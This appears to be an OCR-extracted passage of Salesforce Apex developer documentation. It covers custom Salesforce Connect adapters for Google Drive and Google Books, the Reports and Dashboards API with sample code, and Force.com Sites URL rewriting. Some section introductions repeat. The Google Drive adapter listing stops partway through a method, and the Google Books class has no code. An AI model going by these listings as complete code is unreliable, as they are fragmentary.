This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service. The example also shows how to avoid failing tests from web service callouts by returning mock responses for test methods.

Google Books™ Custom Adapter for Salesforce Connect

This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

Loopback Custom Adapter for Salesforce Connect

This example illustrates how to handle filtering in queries. For simplicity, this example connects the Salesforce org to itself as the external system.

Google Drive™ Custom Adapter for Salesforce Connect

This example illustrates how to use callouts and OAuth to connect to an external system, which in this case is the Google Drive™ online storage service. The example also shows how to avoid failing tests from web service callouts by returning mock responses for test methods.

For this example to work reliably, request offline access when setting up OAuth so that Salesforce can obtain and maintain a refresh token for your connections.

DriveDataSourceConnection Class

```
/**
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system's schema
 *   and to handle queries and searches of the external data.
 **/
global class DriveDataSourceConnection extends
    DataSource.Connection {
    private DataSource.ConnectionParams connectionInfo;

    /**
     *   Constructor for DriveDataSourceConnection.
     **/
    global DriveDataSourceConnection(
        DataSource.ConnectionParams connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *   Called when an external object needs to get a list of
     *   schema from the external data source, for example when
     *   the administrator clicks "Validate and Sync" in the
     *   user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
            new List<DataSource.Table>();
        List<DataSource.Column> columns;
        columns = new List<DataSource.Column>();
        columns.add(DataSource.Column.text('title', 255));
        columns.add(DataSource.Column.text('description',255));
        columns.add(DataSource.Column.text('createdDate',255));
        columns.add(DataSource.Column.text('modifiedDate',255));
        columns.add(DataSource.Column.url('selfLink'));
        columns.add(DataSource.Column.url('DisplayUrl'));
```

```
        columns.add(DataSource.Column.text('ExternalId',255));
        tables.add(DataSource.Table.get('googleDrive','title',
            columns));
        return tables;
    }

    /**
     *   Called to query and get results from the external
     *   system for SOQL queries, list views, and detail pages
     *   for an external object that's associated with the
     *   external data source.
     *
     *   The QueryContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns a list of rows as the query results.
     **/
    override global DataSource.TableResult query(
        DataSource.QueryContext context) {
        DataSource.Filter filter = context.tableSelection.filter;
        String url;
        if (filter != null) {
            String thisColumnName = filter.columnName;
            if (thisColumnName != null &&
                    thisColumnName.equals('ExternalId'))
                url = 'https://www.googleapis.com/drive/v2/'
                + 'files/' + filter.columnValue;
            else
                url = 'https://www.googleapis.com/drive/v2/'
                + 'files';
        } else {
            url = 'https://www.googleapis.com/drive/v2/'
            + 'files';
        }

        /**
         * Filters, sorts, and applies limit and offset clauses.
         **/
        List<Map<String, Object>> rows =
            DataSource.QueryUtils.process(context, getData(url));
        return DataSource.TableResult.get(true, null,
            context.tableSelection.tableSelected, rows);
    }

    /**
     *   Called to do a full text search and get results from
     *   the external system for SOSL queries and Salesforce
     *   global searches.
     *
     *   The SearchContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns results for each table that the SearchContext
     *   requested to be searched.
```

```
     **/
    override global List<DataSource.TableResult> search(
        DataSource.SearchContext context) {
        List<DataSource.TableResult> results =
            new List<DataSource.TableResult>();

        for (Integer i =0;i< context.tableSelections.size();i++) {
            String entity = context.tableSelections[i].tableSelected;
            String url =
                'https://www.googleapis.com/drive/v2/files'+
                '?q=fullText+contains+\''+context.searchPhrase+'\'';
            results.add(DataSource.TableResult.get(
                true, null, entity, getData(url)));
        }

        return results;
    }

    /**
     *   Helper method to parse the data.
     *   The url argument is the URL of the external system.
     *   Returns a list of rows from the external system.
     **/
    public List<Map<String, Object>> getData(String url) {
        String response = getResponse(url);

        List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

        Map<String, Object> responseBodyMap = (Map<String, Object>)
            JSON.deserializeUntyped(response);

        /**
         *   Checks errors.
         **/
        Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
        if (error!=null) {
            List<Object> errorsList =
                (List<Object>)error.get('errors');
            Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
            String errorMessage = (String)errors.get('message');
            throw new DataSource.OAuthTokenExpiredException(errorMessage);
        }

Google Books™ Custom Adapter for Salesforce Connect

This example illustrates how to work around the requirements and limits of an external system's APIs: in this case, the Google Books API Family.

To integrate with the Google Books™ service, we set up Salesforce Connect as follows.

- The Google Books API allows a maximum of 40 returned results, so we develop our custom adapter to handle result sets with more than 40 rows.
- The Google Books API can sort only by search relevance and publish dates, so we develop our custom adapter to disable sorting on columns.
- To support OAuth, we set up our authentication settings in Salesforce so that the requested scope of permissions for access tokens includes *`https://www.googleapis.com/auth/books`*.
- To allow Apex callouts, we define these remote sites in Salesforce:
  - https://www.googleapis.com
  - https://books.google.com

BooksDataSourceConnection Class

Salesforce Reports and Dashboards API via Apex

The Salesforce Reports and Dashboards API via Apex gives you programmatic access to your report data as defined in the report builder.

The API enables you to integrate report data into any web or mobile application, inside or outside the Salesforce platform. For example, you might use the API to trigger a Chatter post with a snapshot of top-performing reps each quarter.

The Reports and Dashboards API via Apex revolutionizes the way that you access and visualize your data. You can:

- Integrate report data into custom objects.
- Integrate report data into rich visualizations to animate the data.
- Build custom dashboards.
- Automate reporting tasks.

At a high level, the API resources enable you to query and filter report data. You can:

- Run tabular, summary, or matrix reports synchronously or asynchronously.
- Filter for specific data on the fly.
- Query report data and metadata.

IN THIS SECTION:

Requirements and Limitations
The Salesforce Reports and Dashboards API via Apex is available for organizations that have API enabled.

Run Reports
You can run a report synchronously or asynchronously through the Salesforce Reports and Dashboards API via Apex.

List Asynchronous Runs of a Report
You can retrieve up to 2,000 instances of a report that you ran asynchronously.

Get Report Metadata
You can retrieve report metadata to get information about a report and its report type.

Get Report Data
You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

Filter Reports
To get specific results on the fly, you can filter reports through the API.

Decode the Fact Map
The fact map contains the summary and record-level data values for a report.

Test Reports

Like all Apex code, Salesforce Reports and Dashboards API via Apex code requires test coverage.

SEE ALSO:

Reports Namespace

Requirements and Limitations

The Salesforce Reports and Dashboards API via Apex is available for organizations that have API enabled.

The following restrictions apply to the Reports and Dashboards API via Apex, in addition to general API limits.

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.

In addition, the following restrictions apply to the Reports and Dashboards API via Apex.

- Asynchronous report calls are not allowed in batch Apex.
- Report calls are not allowed in Apex triggers.
- There is no Apex method to list recently run reports.
- The number of report rows processed during a synchronous report run count towards the governor limit that restricts the total number of rows retrieved by SOQL queries to 50,000 rows per transaction. This limit is not imposed when reports are run asynchronously.
- In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.
- In Apex tests, asynchronous report runs will execute only after the test is stopped using the `Test.stopTest` method.

Note: All limits that apply to reports created in the report builder also apply to the API. For more information, see "Analytics Limits" in the Salesforce online help.

Run Reports

You can run a report synchronously or asynchronously through the Salesforce Reports and Dashboards API via Apex.

Reports can be run with or without details and can be filtered by setting report metadata. When you run a report, the API returns data for the same number of records that are available when the report is run in the Salesforce user interface.

Run a report synchronously if you expect it to finish running quickly. Otherwise, we recommend that you run reports through the Salesforce API asynchronously for these reasons:

- Long-running reports have a lower risk of reaching the timeout limit when they are run asynchronously.
- The two-minute overall Salesforce API timeout limit doesn't apply to asynchronous runs.
- The Salesforce Reports and Dashboards API via Apex can handle a higher number of asynchronous run requests at a time.
- Because the results of an asynchronously run report are stored for a 24-hour rolling period, they're available for recurring access.

Example: **Run a Report Synchronously**

To run a report synchronously, use one of the `ReportManager.runReport()` methods. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run the report
Reports.ReportResults results = Reports.ReportManager.runReport(reportId, true);
System.debug('Synchronous results: ' + results);
```

Example: **Run a Report Asynchronously**

To run a report asynchronously, use one of the `ReportManager.runAsyncReport()` methods. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run the report
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('Asynchronous instance: ' + instance);
```

List Asynchronous Runs of a Report

You can retrieve up to 2,000 instances of a report that you ran asynchronously.

The instance list is sorted by the date and time when the report was run. Report results are stored for a rolling 24-hour period. During this time, based on your user access level, you can access results for each instance of the report that was run.

Example: You can get the instance list by calling the `ReportManager.getReportInstances` method. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report asynchronously
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('List of asynchronous runs: ' +
    Reports.ReportManager.getReportInstances(reportId));
```

Get Report Metadata

You can retrieve report metadata to get information about a report and its report type.

Metadata includes information about fields that are used in the report for filters, groupings, detailed data, and summaries. You can use the metadata to do several things:

- Find out what fields and values you can filter on in the report type.
- Build custom chart visualizations by using the metadata information on fields, groupings, detailed data, and summaries.
- Change filters in the report metadata when you run a report.

Use the `ReportResults.getReportMetadata` method to retrieve report metadata. You can then use the "get" methods on the `ReportMetadata` class to access metadata values.

Example: The following example retrieves metadata for a report.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report
Reports.ReportResults results = Reports.ReportManager.runReport(reportId);

// Get the report metadata
Reports.ReportMetadata rm = results.getReportMetadata();
System.debug('Name: ' + rm.getName());
System.debug('ID: ' + rm.getId());
System.debug('Currency code: ' + rm.getCurrencyCode());
System.debug('Developer name: ' + rm.getDeveloperName());

// Get grouping info for first grouping
Reports.GroupingInfo gInfo = rm.getGroupingsDown()[0];
System.debug('Grouping name: ' + gInfo.getName());
System.debug('Grouping sort order: ' + gInfo.getSortOrder());
System.debug('Grouping date granularity: ' + gInfo.getDateGranularity());

// Get aggregates
System.debug('First aggregate: ' + rm.getAggregates()[0]);
System.debug('Second aggregate: ' + rm.getAggregates()[1]);

// Get detail columns
System.debug('Detail columns: ' + rm.getDetailColumns());

// Get report format
System.debug('Report format: ' + rm.getReportFormat());
```

Get Report Data

You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

Example: To access data values of the fact map, you can map grouping value keys to the corresponding fact map keys. In the following example, imagine that you have an opportunity report that's grouped by close month, and you've summarized the amount field. To get the value for the summary amount for the first grouping in the report:

1. Get the first down-grouping in the report by using the `ReportResults.getGroupingsDown` method and accessing the first `GroupingValue` object.
2. Get the grouping key value from the `GroupingValue` object by using the `getKey` method.
3. Construct a fact map key by appending `'!T'` to this key value. The resulting fact map key represents the summary value for the first down-grouping.
4. Get the fact map from the report results by using the fact map key.
5. Get the first summary amount value by using the `ReportFact.getAggregates` method and accessing the first `SummaryValue` object.
6. Get the field value from the first data cell of the first row of the report by using the `ReportFactWithDetails.getRows` method.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report synchronously
Reports.reportResults results = Reports.ReportManager.runReport(reportId, true);

// Get the first down-grouping in the report
Reports.Dimension dim = results.getGroupingsDown();
Reports.GroupingValue groupingVal = dim.getGroupings()[0];
System.debug('Key: ' + groupingVal.getKey());
System.debug('Label: ' + groupingVal.getLabel());
System.debug('Value: ' + groupingVal.getValue());

// Construct a fact map key, using the grouping key value
String factMapKey = groupingVal.getKey() + '!T';

// Get the fact map from the report results
Reports.ReportFactWithDetails factDetails =
    (Reports.ReportFactWithDetails)results.getFactMap().get(factMapKey);

// Get the first summary amount from the fact map
Reports.SummaryValue sumVal = factDetails.getAggregates()[0];
System.debug('Summary Value: ' + sumVal.getLabel());

// Get the field value from the first data cell of the first row of the report
Reports.ReportDetailRow detailRow = factDetails.getRows()[0];
System.debug(detailRow.getDataCells()[0].getLabel());
```

Filter Reports

To get specific results on the fly, you can filter reports through the API.

Changes to filters that are made through the API don't affect the source report definition. Using the API, you can filter with up to 20 custom field filters and add filter logic (such as AND and OR). But standard filters (such as range), filtering by row limit, and cross filters are unavailable.

Before you filter a report, it's helpful to check the following filter values in the metadata.

- The `ReportTypeColumn.getFilterable` method tells you whether a field can be filtered.
- The `ReportTypeColumn.filterValues` method returns all filter values for a field.
- The `ReportManager.dataTypeFilterOperatorMap` method lists the field data types that you can use to filter the report.
- The `ReportMetadata.getReportFilters` method lists all filters that exist in the report.

You can filter reports during synchronous or asynchronous report runs.

Example: To filter a report, set filter values in the report metadata and then run the report. The following example retrieves the report metadata, overrides the filter value, and runs the report. The example:

1. Retrieves the report filter object from the metadata by using the `ReportMetadata.getReportFilters` method.
2. Sets the value in the filter to a specific date by using the `ReportFilter.setValue` method and runs the report.
3. Overrides the filter value to a different date and runs the report again.

The output for the example shows the differing grand total values, based on the date filter that was applied.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Get the report metadata
Reports.ReportDescribeResult describe = Reports.ReportManager.describeReport(reportId);
Reports.ReportMetadata reportMd = describe.getReportMetadata();

// Override filter and run report
Reports.ReportFilter filter = reportMd.getReportFilters()[0];
filter.setValue('2013-11-01');
Reports.ReportResults results = Reports.ReportManager.runReport(reportId, reportMd);
Reports.ReportFactWithSummaries factSum =
    (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for November: ' + factSum.getAggregates()[0].getLabel());

// Override filter and run report
filter = reportMd.getReportFilters()[0];
filter.setValue('2013-10-01');
results = Reports.ReportManager.runReport(reportId, reportMd);
factSum = (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for October: ' + factSum.getAggregates()[0].getLabel());
```

Decode the Fact Map

The fact map contains the summary and record-level data values for a report.

Depending on how you run a report, the fact map in the report results can contain values for only summary or both summary and detailed data. The fact map values are expressed as keys, which you can programmatically use to visualize the report data. Fact map keys provide an index into each section of a fact map, from which you can access summary and detailed data.

The pattern for the fact map keys varies by report format as shown in this table.

Report format	Fact map key pattern
Tabular	`T!T`: The grand total of a report. Both record data values and the grand total are represented by this key.
Summary	***<First level row grouping_second level row grouping_third level row grouping>***`!T`: T refers to the row grand total.
Matrix	***<First level row grouping_second level row grouping>!<First level column grouping_second level column grouping>***.


Each item in a row or column grouping is numbered starting with `0`. Here are some examples of fact map keys:

Fact Map Key	Description
`0!T`	The first item in the first-level grouping.
`1!T`	The second item in the first-level grouping.
`0_0!T`	The first item in the first-level grouping and the first item in the second-level grouping.
`0_1!T`	The first item in the first-level grouping and the second item in the second-level grouping.

Let's look at examples of how fact map keys represent data as it appears in a Salesforce tabular, summary, or matrix report.

Tabular Report Fact Map


Here's an example of an opportunities report in tabular format. Since tabular reports don't have groupings, all of the record level data and summaries are expressed by the `T!T` key, which refers to the grand total.



Opportunity Name	Close Date	Probability (%)	Next Step	Expected Revenue
Data Mart - 44K	1/1/2013	90%	great win for us	$16,200.00
Data Mart - 10K	1/17/2013	90%	great win for us	$12,600.00
Data Mart - 2K	2/1/2013	90%	great win for us	$12,600.00
Data Mart - 41K	2/1/2013	90%	great win for us	$6,300.00
Data Mart - 19K	2/17/2013	90%	great win for us	$13,500.00
Data Mart - 31K	3/3/2013	90%	great win for us	$11,700.00
Data Mart - 2K	3/19/2013	75%	great win for us	$9,750.00
Data Mart - 2K	3/25/2013	75%	great win for us	$7,200.00
Data Mart - 7K	3/31/2013	75%	great win for us	$6,300.00
Data Mart - 21K	4/16/2013	75%	great win for us	$6,000.00
Data Mart - 660	5/1/2013	75%	great win for us	$8,250.00
Data Mart - 2K	5/1/2013	75%	great win for us	$5,250.00
Data Mart - 3K	5/1/2013	75%	great win for us	$2,250.00
Data Mart - 9K	5/16/2013	75%	great win for us	$6,750.00
Data Mart - 11K	5/31/2013	75%	great win for us	$10,500.00
Data Mart - 7K	6/1/2013	75%	great win for us	$12,000.00
Data Mart - 50K	7/1/2013	75%	great win for us	$12,000.00
Grand Totals (17 records)				
		avg 82%		$159,150.00

Summary Report Fact Map

This example shows how the values in a summary report are represented in the fact map.




Opportunity Name	Account Name	Amount	Type	Probability (%)	Fiscal Period	Age
Stage: Prospecting **(1 record)**		$45,000.00				
Industry: Manufacturing **(1 record)**		$45,000.00				
Acme - Widgets	Acme	$45,000.00	New Business	10%	Q2-2013	177
Stage: Needs Analysis **(1 record)**		$105,000.00				
Industry: Manufacturing **(1 record)**		$105,000.00				
Global Gadgets	Global Media	$105,000.00	Existing Business	20%	Q2-2013	184

Fact Map Key	Description
`0!T`	Summary for the value of opportunities in the Prospecting stage.
`1_0!T`	Summary of the probabilities for the Manufacturing opportunities in the Needs Analysis stage.

Matrix Report Fact Map

Here's an example of some fact map keys for data in a matrix opportunities report with a couple of row and column groupings.



Sum of Amount		Close Date	Q4 CY2010				Q1 CY2011				Grand Total
Stage	Industry	Close Date (2)	October 2010	November 2010	December 2010	Subtotal	January 2011	February 2011	March 2011	Subtotal	
Prospecting	Manufacturing	Sum of Amount	$0.00	$50,000.00	$0.00	$50,000.00	$0.00	$0.00	$0.00	$0.00	$50,000.00

Fact Map Key	Description
`0!0`	Total opportunity amount in the Prospecting stage in Q4 2010.
`0_0!0_0`	Total opportunity amount in the Prospecting stage in the Manufacturing sector in October 2010.
`2_1!1_1`	Total value of opportunities in the Value Proposition stage in the Technology sector in February 2011.
`T!T`	Grand total summary for the report.

Test Reports

Like all Apex code, Salesforce Reports and Dashboards API via Apex code requires test coverage.

The Reporting Apex methods don't run in system mode, they run in the context of the current user (also called the *context user* or the *logged-in* user). The methods have access to whatever the current user has access to.

In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.

Example: **Create a Reports Test Class**

The following example tests asynchronous and synchronous reports. Each method:

- Creates a new Opportunity object and uses it to set a filter on the report.
- Runs the report.
- Calls assertions to validate the data.

Note: In Apex tests, asynchronous reports execute only after the test is stopped using the `Test.stopTest` method.

```
@isTest
public class ReportsInApexTest{

    @isTest(SeeAllData='true')
```

```
public static void testAsyncReportWithTestData() {

  List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
      DeveloperName = 'Closed_Sales_This_Quarter'];
  String reportId = (String)reportList.get(0).get('Id');

  // Create an Opportunity object.
  Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
      Probability = 95, CloseDate=system.today());
  insert opp;

  Reports.ReportMetadata reportMetadata =
      Reports.ReportManager.describeReport(reportId).getReportMetadata();

  // Add a filter.
  List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
  Reports.ReportFilter newFilter = new Reports.ReportFilter();
  newFilter.setColumn('OPPORTUNITY_NAME');
  newFilter.setOperator('equals');
  newFilter.setValue('ApexTestOpp');
  filters.add(newFilter);
  reportMetadata.setReportFilters(filters);

  Test.startTest();

  Reports.ReportInstance instanceObj =
      Reports.ReportManager.runAsyncReport(reportId,reportMetadata,false);
  String instanceId = instanceObj.getId();

  // Report instance is not available yet.
  Test.stopTest();
  // After the stopTest method, the report has finished executing
  // and the instance is available.

  instanceObj = Reports.ReportManager.getReportInstance(instanceId);
  System.assertEquals(instanceObj.getStatus(),'Success');
  Reports.ReportResults result = instanceObj.getReportResults();
 Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

  System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
}

@isTest(SeeAllData='true')
public static void testSyncReportWithTestData() {

  // Create an Opportunity Object.
  Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
      Probability = 95, CloseDate=system.today());
  insert opp;

  List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
      DeveloperName = 'Closed_Sales_This_Quarter'];
  String reportId = (String)reportList.get(0).get('Id');
```

```
        Reports.ReportMetadata reportMetadata =
            Reports.ReportManager.describeReport(reportId).getReportMetadata();

        // Add a filter.
        List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
        Reports.ReportFilter newFilter = new Reports.ReportFilter();
        newFilter.setColumn('OPPORTUNITY_NAME');
        newFilter.setOperator('equals');
        newFilter.setValue('ApexTestOpp');
        filters.add(newFilter);
        reportMetadata.setReportFilters(filters);

        Reports.ReportResults result =
            Reports.ReportManager.runReport(reportId,reportMetadata,false);
      Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

        System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
    }
}
```

Force.com Sites

Force.com Sites lets you build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic.

You can manage your Force.com sites in Apex using the methods of the `Site` and `Cookie` classes.

IN THIS SECTION:

Rewriting URLs for Force.com Sites

SEE ALSO:

Site Class

Rewriting URLs for Force.com Sites

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this: `http://myblog.force.com/posts?id=003D000000Q0PcN`

With URL rewriting, your users can access blog posts by date and title, say, instead of by record ID. The URL for one of your New Year's Eve posts might be: `http://myblog.force.com/posts/2009/12/31/auld-lang-syne`

You can also rewrite URLs for links shown within a site page. If your New Year's Eve post contained a link to your Valentine's Day post, the link URL might show: `http://myblog.force.com/posts/2010/02/14/last-minute-roses`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

To learn about the methods in the `Site.UrlRewriter` interface, see UrlRewriter.

Creating the Apex Class

The Apex class that you create must implement the Force.com provided interface `Site.UrlRewriter`. In general, it must have the following form:

```
global class yourClass implements Site.UrlRewriter {
    global PageReference mapRequestUrl(PageReference
            yourFriendlyUrl)
    global PageReference[] generateUrlFor(PageReference[]
            yourSalesforceUrls);
}
```

Consider the following restrictions and recommendations as you create your Apex class:

Class and Methods Must Be Global

The Apex class and methods must all be `global`.

Class Must Include Both Methods

The Apex class must implement both the `mapRequestUrl` and `generateUrlFor` methods. If you don't want to use one of the methods, simply have it return `null`.

Rewriting Only Works for Visualforce Site Pages

Incoming URL requests can only be mapped to Visualforce pages associated with your site. You can't map to standard pages, images, or other entities.

To rewrite URLs for links on your site's pages, use the `!URLFOR` function with the `$Page` merge variable. For example, the following links to a Visualforce page named myPage:

```
<apex:outputLink value="{!URLFOR($Page.myPage)}"></apex:outputLink>
```

Note: Visualforce `<apex:form>` elements with `forceSSL="true"` aren't affected by the `urlRewriter`.

See the "Functions" appendix of the *Visualforce Developer's Guide*.

Encoded URLs

The URLs you get from using the `Site.urlRewriter` interface are encoded. If you need to access the unencoded values of your URL, use the `urlDecode` method of the EncodingUtil Class.

Restricted Characters

User-friendly URLs must be distinct from Salesforce URLs. URLs with a three-character entity prefix or a 15- or 18-character ID are not rewritten.

You can't use periods in your rewritten URLs.

Restricted Strings

You can't use the following reserved strings as part of a rewritten URL path:

- `apexcomponent`
- `apexpages`
- `ex`
- `faces`
- `flash`
- `flex`
- `google`

- `home`
- `ideas`
- `images`
- `img`
- `javascript`
- `js`
- `lumen`
- `m`
- `resource`
- `search`
- `secur`
- `services`
- `servlet`
- `setup`
- `sfc`
- `sfdc_ns`
- `site`
- `style`
- `vote`
- `widg`

You can't use the following reserved strings at the end of a rewritten URL path:

- /htmldbcthumbnail
- /dbcthumbnail
- /aura
- /auraResource
- auraFW
- /m
- /mobile
- /l
- /HelpAndTrainingDoor

Relative Paths Only

The PageReference.`getUrl()` method only returns the part of the URL immediately following the host name or site prefix (if any). For example, if your URL is `http://mycompany.force.com/sales/MyPage?id=12345`, where "sales" is the site prefix, only `/MyPage?id=12345` is returned.

You can't rewrite the domain or site prefix.

Unique Paths Only

You can't map a URL to a directory that has the same name as your site prefix. For example, if your site URL is `http://acme.force.com/help`, where "help" is the site prefix, you can't point the URL to `help/page`. The resulting path, `http://acme.force.com/help/help/page`, would be returned instead as `http://acme.force.com/help/page`.

Query in Bulk
For better performance with page generation, perform tasks in bulk rather than one at a time for the `generateUrlFor` method.

Enforce Field Uniqueness
Make sure the fields you choose for rewriting URLs are unique. Using unique or indexed fields in SOQL for your queries may improve performance.

You can also use the `Site.lookupIdByFieldValue` method to look up records by a unique field name and value. The method verifies that the specified field has a unique or external ID; otherwise it returns an error.

Here is an example, where `mynamespace` is the namespace, Blog is the custom object name, title is the custom field name, and myBlog is the value to look for:

```
Site.lookupIdByFieldValue(Schema.sObjectType.
        mynamespace__Blog__c.fields.title__c,'myBlog');
```

